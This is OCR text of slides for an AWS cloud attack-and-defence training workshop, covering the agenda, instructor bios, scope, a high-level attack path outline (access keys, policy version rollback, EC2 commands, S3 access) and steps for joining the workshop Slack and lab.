AWS
ATTACK DETECT DEFEND
WORKSHOP

If you plan to participate in the workshop please:

1. Grab a number card from the front
2. Join Workshop Slack @ Workshop-slack.CheckSomeBytes.com

Venue WIFI:

SSID:

Password:

AGENDA

Intro/Scope

Lab Setup

Initial Access

Discovery

Persistence/Priv Escalation

Impact

Defense/Prevention

GET-CALLER-IDENTITY

- Senior Cloud Security Researcher
- BSides Boulder Organizer
- SANS Instructor for SEC541

Ryan Thompson

GET-CALLER-IDENTITY

Principal Cyber Threat Intelligence Consultant

BSides Boulder Organizer

SANS Instructor for FOR578

John Doyle

OVERVIEW/SCOPE

INTENDED AUDIENCE

- Security Folks Interested In Cloud
- Cloud Security Architects
- Beginner/Intermediate Cloud Security Practitioners

SCOPE

This workshop will NOT cover

- In Depth Web App Attacks
- Log Searching /Parsing/Ingestion
- Complete Defensive Solutions

This workshop will NOT cover

- Attack mechanisms for the AWS control plane
- Hunting/Monitoring Strategies
- High Level Defensive Configurations

SCOPE

This talk will NOT cover


- Host Based Persistence Mechanisms
- Defensive Cloud Configurations
- Log Parsing / Ingestion

This talk WILL cover


- Persistence mechanisms for the cloud control plane
- Hunting/monitoring strategies for this behavior

WORKSHOP ATTACK PATHS


1 **Initial Access**



WORKSHOP ATTACK PATHS




WORKSHOP ATTACK PATHS



WORKSHOP ATTACK PATHS


1 **Initial Access**



3 **Privilege Escalation**

Revert Policy Version

2 **Persistence**



Create Access Keys

4 **Impact**

Send Command
To EC2 Instance

Access S3
Objects


LAB SETUP

WORKSHOP ATTACK PATHS

Unique

Shared

1 Initial Access



2 Persistence

Create Access Keys

3 Privilege Escalation

Revert Policy Version

4 Impact

Send Command To EC2 Instance

Access S3 Objects

JOINING SLACK


Workshop-slack.CheckSomeBytes.com

JOINING SLACK

Workshop-slack.CheckSomeBytes.com

Step 1. Click "+Add Channels"

Step 2. Click "Browse Channels"




JOINING SLACK

Workshop-slack.CheckSomeBytes.com

Step 1. Click "+Add Channels"

Step 2. Click "Browse Channels"

Step 3. Join only the workshop channel associated with your number



JOINING SLACK

Workshop-slack.CheckSomeBytes.com

Step 1. Click "+Add Channels"


Step 2. Click "Browse Channels"

Step 3. Join only the workshop channel associated with your number

Step 4. Your Slack should have two channels:

1. ask-the-instructor

2. rmisc-workshop-XX)



JOINING SLACK

Workshop-slack.CheckSomeBytes.com

Step 1. Click "+Add Channels"


Step 2. Click "Browse Channels"


Step 3. Join only the workshop channel associated with your number

Step 4. Your Slack should have two channels:
1. ask-the-instructor

2. rmisc-workshop-XX)


Step 5. Set notifications for those channels to "All new messages"





GAINING LAB ACCESS

Workshop-slack.CheckSomeBytes.com




LAB!
LAB SETUP

rmisc-lab-setup.checksomebytes.com

INITIAL ACCESS

COMMON METHODS OF INITIAL ACCESS

Leaked Credentials



Session Hijacking

